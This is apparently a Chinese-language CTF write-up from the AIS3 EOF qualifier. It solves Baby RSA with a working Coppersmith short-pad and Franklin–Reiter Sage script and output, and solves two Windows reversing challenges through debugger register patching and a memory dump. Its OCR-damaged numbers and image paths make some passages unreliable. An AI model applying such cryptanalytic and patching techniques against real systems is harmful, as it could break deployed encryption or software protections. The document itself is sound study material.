/givemeflag

Taiwan

56th place

1400 points

Solves

Challenge	Category	Value	Time
Baby RSA	Crypto	191	January 7th, 12:03:10 PM
Internal	Web	176	January 6th, 10:38:27 PM
jackpot	Pwn	337	January 6th, 3:39:28 PM
DNS Lookup Tool: Final	Web	100	January 6th, 6:30:42 AM
PixelClicker	Reverse	396	January 5th, 1:40:47 PM
Flag Generator	Reverse	100	January 5th, 10:12:31 AM
Welcome	Misc	100	January 5th, 9:07:46 AM

http://qual.eof.ais3.org/users/651

Crypto

Baby RSA

Source Code

:::spoiler Source Code

```
#! /usr/bin/python3
from Crypto.Util.number import bytes_to_long, long_to_bytes, getPrime
import os

from secret import FLAG

def encrypt(m, e, n):
    enc = pow(bytes_to_long(m), e, n)
    return enc

def decrypt(c, d, n):
    dec = pow(c, d, n)
    return long_to_bytes(dec)


if __name__ == "__main__":

    while True:
        p = getPrime(1024)
        q = getPrime(1024)
        n = p * q
        phi = (p - 1) * (q - 1)
        e = 3
        if phi % e != 0 :
            d = pow(e, -1, phi)
```

```
            break
    print(f'{p=}, {q=}')
    print(f"{n=}, {e=}")
    print("FLAG: ", encrypt(FLAG, e, n))

    for _ in range(3):
        try:
            c = int(input("Any message for me?"))
            m = decrypt(c, d, n)
            print("How beautiful the message is, it makes me want to destroy it
.w.")
            new_m = long_to_bytes(bytes_to_long(m) ^
bytes_to_long(os.urandom(8)))
            print( "New Message: ", encrypt(new_m, e, n) )
        except:
            print("?")
            exit()
```

:::

Recon

這一題也是想了有點久，翻了RSA相關攻擊的手冊，也想不出個所以然，原本以為是那種公鑰指數過小的問題，但這個前提建立在一開始的plaintext不能太大，才可以用開三次方根的方式找flag，先看source code在幹嘛好了

1. Setting Up
   首先它會先設定基本的RSA需要的公私鑰，以便後續使用
2. 加密Flag
3. Chosen Ciphertext to Decrypt → XOR Random → Encrypt New Plaintext
   這一段for loop會做三次，意思是我們可以任意選擇要解密的ciphertext，然後解密完的結果直接和random number XOR，最後return這東西加密的結果

一開始有另外一個想法是chosen ciphertext attack，但我們拿不到解密後的東西，所以也不是這個攻擊，後來看到coppersmith相關攻擊的一系列文章，發現如果我給oracle解密的ciphertext都是前一次拿到的ciphertext的話，有一點點像是Related Message Attack，詳情如下:
已知

$$
\begin{aligned}
ct &= flag^3 \ (mod\ n) \\
m_1 &= c_1^d \ (mod\ n) \rightarrow c_{m_1} = (m_1 \oplus x_1)^3 \ (mod\ n) \\
m_2 &= c_2^d \ (mod\ n) \rightarrow c_{m_2} = (m_2 \oplus x_2)^3 \ (mod\ n) \\
m_3 &= c_3^d \ (mod\ n) \rightarrow c_{m_3} = (m_3 \oplus x_3)^3 \ (mod\ n)
\end{aligned}
$$

如果我們輸入到oracle的ciphertext，依序為ct, c_{m_1}, c_{m_2}，則我們會有以下關係

$$
\begin{aligned}
m_1 = c_1^d \ (mod\ n) &= ct^d \ (mod\ n) = flag^{3 \cdot d} \ (mod\ n) = flag \\
&\rightarrow c_{m_1} = (flag \oplus x_1)^3 \ (mod\ n) \\
m_2 = c_2^d \ (mod\ n) &= c_{m_1}^d \ (mod\ n) = (flag \oplus x_1)^{3 \cdot d} \ (mod\ n) = (flag \oplus x_1) \\
&\rightarrow c_{m_2} = (flag \oplus x_1 \oplus x_2)^3 \ (mod\ n) \\
m_3 = c_3^d \ (mod\ n) &= c_{m_3}^d \ (mod\ n) = (flag \oplus x_1 \oplus x_2)^{3 \cdot d} \ (mod\ n) = (flag \oplus x_1 \oplus x_2) \\
&\rightarrow c_{m_1} = (flag \oplus x_1 \oplus x_2 \oplus x_3)^3 \ (mod\ n)
\end{aligned}
$$

此時他們之間好像就有產生某種關係，但具體來說要怎麼用呢?其實這一題不是用coppersmith的related message attack，但讓他們之間產生關係是一個重要的方向，試想，如果我們可以構造輸入oracle的ciphertext讓XOR的效果相當於加法的話，是不是就是copphersmith short pad的經典公式:

$$M_1 = 2^m \cdot M_0 + r_1 (mod\ n), 0 \leq r_1 \leq 2^m$$

Exploit

其實就是利用RSA的homomorphism，因為random number的大小是2^{64}，如果把它加密再和ct相乘，其實就是相當於2^{64}先和$flag$相乘再加密，如此的話就意味著我們讓flag左移64個bits，這樣的話和random number XOR就相當於是相加，也就符合前面提到的公式:

$$\begin{aligned} ct \cdot (2^{64})^3\ (mod\ n) &= (flag \cdot (2^{64}))^3 (mod\ n) \\ \rightarrow m_1 = c_1^d (mod\ n) &= (flag \cdot (2^{64}))^{3 \cdot d} (mod\ n) = flag \cdot (2^{64}) \\ \rightarrow c_{m_1} &= ((flag \cdot (2^{64})) \oplus x_1)^3 (mod\ n) = (flag \cdot (2^{64}) + x_1)^3 (mod\ n) \end{aligned}$$

此時$m = 64, x_1 = r_1, M_0 = flag$
最後就可以用網路上的script解這一題

:::success
按照script的寫法其實只需要c_1, c_2而不用c_3，不過我猜這應該是為了加速用的
:::

```
import random
import binascii

def coppersmith_short_pad(C1, C2, N, e = 3, eps = 1/25):
    P.<x, y> = PolynomialRing(Zmod(N))
    P2.<y> = PolynomialRing(Zmod(N))

    g1 = (x^e - C1).change_ring(P2)
    g2 = ((x + y)^e - C2).change_ring(P2)

    # Changes the base ring to Z_N[y] and finds resultant of g1 and g2 in x
    res = g1.resultant(g2, variable=x)

    # coppersmith's small_roots only works over univariate polynomial rings, so
we
    # convert the resulting polynomial to its univariate form and take the
coefficients modulo N
    # Then we can call the sage's small_roots function and obtain the delta
between m_1 and m_2.
    # Play around with these parameters: (epsilon, beta, X)
    roots = res.univariate_polynomial().change_ring(Zmod(N))\
        .small_roots(epsilon=eps)

    return roots[0]

def franklin_reiter(C1, C2, N, r, e=3):
    P.<x> = PolynomialRing(Zmod(N))
    equations = [x ^ e - C1, (x + r) ^ e - C2]
    g1, g2 = equations
    return -composite_gcd(g1,g2).coefficients()[0]
```

```
# I should implement something to divide the resulting message by some power of
2^i
def recover_message(C1, C2, N, e = 3):
    delta = coppersmith_short_pad(C1, C2, N)
    recovered = franklin_reiter(C1, C2, N, delta)
    return recovered

def composite_gcd(g1,g2):
    return g1.monic() if g2 == 0 else composite_gcd(g2, g1 % g2)

# Takes a long time for larger values and smaller epsilon
def test():

 N=152602966880548418555495540333258283588732934459370573899205695321461923288907
268381213939440509501903512321654169877939684807783759615123202866207137333562864
552035994057221580996362914898261800604496797000540268802378793545365401152646158
317067603164408812014361326513170970194183042080214392150116672366695234825814398
083296836821287951413764251921738269246154167122857308997533073496567629436554212
689267479669395152698460772424068296822842909627716991406043874196489817125822463
890435949858017912708446117711788208489188101759632486502959589837772118570338368
262216467867299574958268907487803221689244129844877 79


 C1=103515487464576660930230702327240143779323800964230699509891036488688755110079
471842891856762001402219090027584319471214693752876812443199120441881416839622346
772937005960691714052083388625632811500831136790108978423837198124707270699971500
147494671147672148504227497757675621193794117898391543172086809862763316251226923
471818589257291824424391360674143689004251474882930419221713916085307268300284044
606184117563102086425097578053881624744573221389135689666807537427347410651958667
657089770097109198133983764684581257561633060956647142879292145919275398992281069
384432727737626638048613926042038962997027925735957303


 C2=121597131397843360934248598934733292304179584239127526919494000046733322696346
054023336148200766363135157704562003844424000925077996183807199636030122233181063
390808896790314782819806007949579264262573594050671080614649428165211426319984220
287085249919095087526278531180380627442617798749257515909258477595482193348017646
894427079226209644817046361750744874518556396383939376232733653558463069579098572
933377382544694994212909015737027868328908091397089092543579918176374033722927113
746866227140794317828984320556504706877110183446222638714434253251426893195083680
684285960832147234653703525790829900631873626868990 56


 C3=113396439232062912669670318648072380983979766952601970409617084209619399663417
286449408259397277373487283073251863906186714651469351854719989539040787674986366
361671209592632041027988892524320318619199823085403431300985631973932843333249524
826786487073563485898661539192025179297746993968416466333695276600628800339807685
123705358795550284839532247097936644744763885687276777685370775420087213104839860
043629656849494012187394036397609084266471592535020380969629415853170618467299149
801541971022602751862745388270934421567769440374915779276050502165915474772777434
628928276371546044022755493692812790389319 7446475150

    # Using eps = 1/125 is slooooowww
    print("OK")
    print(coppersmith_short_pad(C1, C2, N, eps=1/200))
    print("OKK")
```

```
    print(recover_message(C1, C2, N))

if __name__ == "__main__":
    test()

# $ sage coppersmith_short_pad.sage
# OK
#
152602966880548418555495540333258283588732934459370573899205695321461923288907268
381213939440509501903512321654169877939684807783759615123202866207137333562864552
035994057221580996362914898261800604496797000540268802378793545365401152646158317
067603164408812014361326513170970194183042080214392150116672366695234825814398083
296836821287951413764251921738269246154167122857308997533073496567629436554212689
267479669395152698460772424068296822842909627716991406043874196489817125822463890
435949858017912708446117711788208489188101759632486502959589837772118570338368262
216467867299574958268907487803175318285439477413 51
# OKK
#
381154652566246929508473727716477049466389410722031086393452837063735212597870017
594603827098699944898494276185755842451411969105007503711179198248485160134948595
422107532592519234849282400850312645659812336024803010698102026667513739306000314
576519841037594582835491810634703942264136257757734491891733739069648203545804735
385429843970467614621111676499799066057903379780653711355885555771478806933458699
112766064333129734667175496318518975251908292764285606828831717698194287326960605
160113806350632078129800076420914290987405922124992009608252358516534395648660851
414092864026646894
```

```
>>> >>> from Crypto.Util.number import long_to_bytes
>>>
long_to_bytes(381154652566246929508473727716477049466389410722031086393452837063735
352125978700175946038270986999448984942761857558424514119691050075037111791982484
851601349485954221075325925192348492824008503126456598123360248030106981020266675
137393060003145765198410375945828354918106347039422641362577577344918917337390696
482035458047353854298439704676146211116764997990660579033797806537113558855557714
788069334586991127660643331297346671754963185189752519082927642856068288317176981
942873269606051601138063506320781298000764209142909874059221249920096082523585165
343956486608514140928640266468 94)
b'================================================================================
====================AIS3{COpPer5MI7H$_SHOr7_p@D_a7T4ck}=========================
================================================================================\x8dy\
x95>vA\x19n'
```

Flag: `AIS3{COpPer5MI7H$_SHOr7_p@D_a7T4ck}`

Reverse

Flag Generator

Source Code

:::spoiler IDA Main Function

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
```

```
  FILE *v3; // rax
  __int64 Block; // [rsp+30h] [rbp-20h]

  _main(argc, argv, envp);
  Block = calloc(0x600ui64, 1ui64);
  if ( Block )
  {
    *Block = 23117;
    *(Block + 60) = 64;
    *(*(Block + 60) + Block) = 17744;
    *(*(Block + 60) + Block + 4) = -31132;
    *(*(Block + 60) + Block + 6) = 1;
    *(*(Block + 60) + Block + 20) = 240;
    *(*(Block + 60) + Block + 22) = 2;
    strcpy((Block + 328), "ice1187");
    *(Block + 336) = 4096;
    *(Block + 340) = 4096;
    *(Block + 344) = 672;
    *(Block + 348) = 0x200;
    *(Block + 364) = -536870912;
    *(*(Block + 60) + Block + 24) = 523;
    *(*(Block + 60) + Block + 40) = *(Block + 340);
    *(*(Block + 60) + Block + 44) = *(Block + 340);
    *(*(Block + 60) + Block + 48) = 0x400000i64;
    *(*(Block + 60) + Block + 56) = 0x1000;
    *(*(Block + 60) + Block + 60) = 0x200;
    *(*(Block + 60) + Block + 80) = 0x2000;
    *(*(Block + 60) + Block + 84) = 0x200;
    *(*(Block + 60) + Block + 92) = 2;
    *(*(Block + 60) + Block + 72) = 5;
    *(*(Block + 60) + Block + 74) = 1;
    *(Block + 0x200) = SHELLCODE;
    *(Block + 1176) = *(&SHELLCODE + 83);
    qmemcpy(
      ((Block + 520) & 0xFFFFFFFFFFFFFFF8ui64),
      &SHELLCODE - (Block + 0x200 - ((Block + 520) & 0xFFFFFFFFFFFFFFF8ui64)),
      8i64 * (((Block + 0x200 - ((Block + 520) & 0xFFFFFFF8) + 672) & 0xFFFFFFF8)
>> 3));
    writeFile("flag.exe", Block, 0x600);
    free(Block);
    return 0;
  }
  else
  {
    v3 = __acrt_iob_func(2u);
    fwrite("calloc error", 1ui64, 0xCui64, v3);
    return 1;
  }
}
```

:::

:::spoiler IDA writeFile

```
__int64 __fastcall writeFile(const char *flag_exe, __int64 block, int size)
```

```
{
  FILE *v3; // rax
  FILE *v5; // rax
  FILE *Stream; // [rsp+20h] [rbp-10h]

  printf("Output File: %s\n", flag_exe);
  Stream = fopen(flag_exe, "wb");
  if ( Stream )
  {
    if ( size )
    {
      v5 = __acrt_iob_func(2u);
      fwrite("Oops! Forget to write file.", 1ui64, 0x1Bui64, v5);
    }
    fclose(Stream);
    return 0i64;
  }
  else
  {
    v3 = __acrt_iob_func(2u);
    fwrite("fopen error", 1ui64, 0xBui64, v3);
    return 1i64;
  }
}
```

:::

Recon


這是一個水題，簡單觀察一下code會發現writeFile的地方並不會真正的把前面處理好的byte code寫進去flag.exe裡面，他只會在前端stderr一個訊息給我們，因此最簡單的作法是直接動態patch，讓他可以正常寫入一個file中

- 首先，要先想一個一個正常的fwrite的calling convention為何，[參考網路]


  > `size_t fwrite(const void *ptr, size_t size, size_t nmemb, FILE *stream)`

  按照微軟的calling convention來說，
  $rcx要放寫入的block的地址
  $rdx要放每次寫入的byte數量，以這一題來說就維持1 byte
  $r8要放總共寫入多少byte，以這一題來說是0x600
  $r9要放寫入檔案的fd

- 再來就是紀錄一下各個東西的數值，先breakpoint在writeFile的最一開始，紀錄calling convention帶過來的block address，以這一次為例是: `0x20CBEA81430`



- 接著跳到fopen看他open flag.exe這個file的stream為何，以這一次為例是`0x7FFC51AB8A90`



- 然後就可以跳到call fwrite的地方修改calling convention
  - 原本

```
LastError  000000B7 (ERROR_ALREADY_EXISTS)
預設 (x64 fastcall)
1: rcx 00007FF74D337020 flag-generator.00007FF74D337020 "Oops! Forget to write file."
2: rdx 0000000000000001 0000000000000001
3: r8 000000000000001B 000000000000001B
4: r9 00007FFC51AB8A60 msvcrt.00007FFC51AB8A60
5: [rsp+20] 00007FFC51AB8A90 msvcrt.00007FFC51AB8A90
```


  - Patch後

```
LastError  000000B7 (ERROR_ALREADY_EXISTS)
預設 (x64 fastcall)
1: rcx 0000020CBEA81430 0000020CBEA81430 "MZ"
2: rdx 0000000000000001 0000000000000001
3: r8 0000000000000600 0000000000000600
4: r9 00007FFC51AB8A90 msvcrt.00007FFC51AB8A90
5: [rsp+20] 00007FFC51AB8A90 msvcrt.00007FFC51AB8A90
```

    最後就會看到當前目錄的flag.exe是有東西的

Exploit

實際執行flag.exe就會跳出MessageBox顯示flag了



Flag: `AIS3{US1ng_w1NdOwS_is_such_a_p@1N....}`

PixelClicker

Source code

:::spoiler IDA Main Function

```
LRESULT __fastcall choose_pixels(HWND hWnd, UINT Msg, WPARAM wParam, LPARAM
lParam)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v4 = lParam;
  v6 = SWORD1(lParam);
  hdcSrc = GetDC(hWnd);
  if ( position > 1 && position % 600u == 1 )
  {
    Block = sub_140001A60();
    v11 = &Block[*(Block + 10)];
    hdc = CreateCompatibleDC(hdcSrc);
    h = CreateCompatibleBitmap(hdcSrc, 600, 600);
    SelectObject(hdc, h);
    BitBlt(hdc, 0, 0, 600, 600, hdcSrc, 650, 0, 0xCC0020u);
    GetObjectW(h, 32, pv);
    HIDWORD(bmi.hdc) = v27;
    memset(&bmi.rcPaint.right, 0, 20);
    bmi.fErase = cLines;
    LODWORD(bmi.hdc) = 40;
    *&bmi.rcPaint.left = 0x200001i64;
    v23 = operator new((4 * cLines * ((32 * v27 + 31) / 32)));
    GetDIBits(hdc, h, 0, cLines, v23, &bmi, 0);
    v12 = 0;
    v13 = 0i64;
    v14 = v23 - v11;
    while ( *&v11[v14] == *v11 )
    {
      ++v12;
      ++v13;
      v11 += 4;
      if ( v13 >= 360000 )
      {
        v15 = "Perfect Match! You are such a good clicker!!";
        goto LABEL_8;
      }
    }
    set_windows_title(Text, "You are bad at clicking pixels... Mismatch at pixel
%d %u:%u");
    MessageBoxA(hWnd, Text, "Pixel Clicker", 0);
    v15 = "Game Over!";
LABEL_8:
    if ( MessageBoxA(hWnd, v15, "Pixel Clicker (Line Check)", 0) )
      DestroyWindow(hWnd);
    j_j_free(Block);
    j_j_free(v23);
```

```
    DeleteDC(hdc);
    DeleteObject(h);
  }
  switch ( Msg )
  {
    case 2u:
      PostQuitMessage(0);
      break;
    case 0xFu:
      v18 = BeginPaint(hWnd, &bmi);
      BitmapW = LoadBitmapW(hModule, 0x83);
      CompatibleDC = CreateCompatibleDC(v18);
      SelectObject(CompatibleDC, BitmapW);
      BitBlt(v18, 0, 0, 600, 600, CompatibleDC, 0, 0, 0xCC0020u);
      DeleteDC(CompatibleDC);
      EndPaint(hWnd, &bmi);
      break;
    case 0x111u:
      if ( wParam == 0x68 )
      {
        DialogBoxParamW(hModule, 0x67, hWnd, DialogFunc, 0i64);
      }
      else
      {
        if ( wParam != 0x69 )
          return DefWindowProcW(hWnd, 0x111u, wParam, lParam);
        DestroyWindow(hWnd);
      }
      break;
    case 0x200u:
      GetPixel(hdcSrc, v4, v6);
      set_windows_title(Text, "Pixel Clicker %02X%02X%02X (Clicked: %d)");
      SetWindowTextA(hWnd, Text);
      break;
    case 0x201u:
      Pixel = GetPixel(hdcSrc, v4, v6);
      if ( v4 < 600 && v6 < 600 )
      {
        SetPixel(hdcSrc, position % 0x258u + 650, position / 0x258u, Pixel);
        ++position;
      }
      break;
    default:
      return DefWindowProcW(hWnd, Msg, wParam, lParam);
  }
  ReleaseDC(hWnd, hdcSrc);
  return 0i64;
}
```

:::

Recon

這一題有一點點難，主要是不太知道要從哪邊開始patch，不過觀察整體的架構就大概知道怎麼做，首先這一題主要做的事情是:


1. 開一個pixel clicker的selector

2. 接著user可以自由選取左邊的pixels，並且選取完後會顯示在右邊，從左到右依序顯示
3. 看code會發現圖片大小應該是600 * 600的大小(每一個pixel是4 bytes)，所以我們只要選取完360000次，並且每一次都和原始的flag一樣的話就結束然後print出好棒棒的MessageBoxA


通常這種題目都是把flag內建在code當中，然後利用一些簡單的加解密或是純粹的混淆把他import到memory中再進行對比，所以我們的目標很簡單就是想辦法把原本的flag memory dump出來

後來發現根本不用特別patch就可以知道flag的圖片pixel在哪邊，順便說明一下這一題的檢查機制是等我們輸入完每600個pixel後，會進行Line Check，如果都正確才會進到下一round的選擇，所以我一開始就在想要怎麼樣才能直接bypass那個檢查，直接給我flag的Pixel，後來發現只要我先在最一開始的position variable if判斷式中直接輸入0x259，也就是601，他會直接往下執行，並且在#26的地方會知道flag在哪裡，如下圖


1. RCX改成0x259會直接執行下去



2. 到discompiler的#26的地方時，RBX所指向的address就是flag的pixel



3. 此時只要用scylla把mem dump出來即可，大小為hex(36000個pixels * 4 bytes) = 0x15f900



4. 最後把data轉換成image即可

Exploit

```
from PIL import Image
data = open('./MEM_000002843342A076_0015F900_flag.mem', 'rb').read()

img = Image.frombytes("RGBA", (600, 600), data)
img = img.transpose(Image.FLIP_TOP_BOTTOM)
img.save('flag.png', 'png')
```

Flag: `AIS3{jU$T_4_51mpl3_ClICkEr_gam3}`

Web

DNS Lookup Tool | Final Edition

Source Code

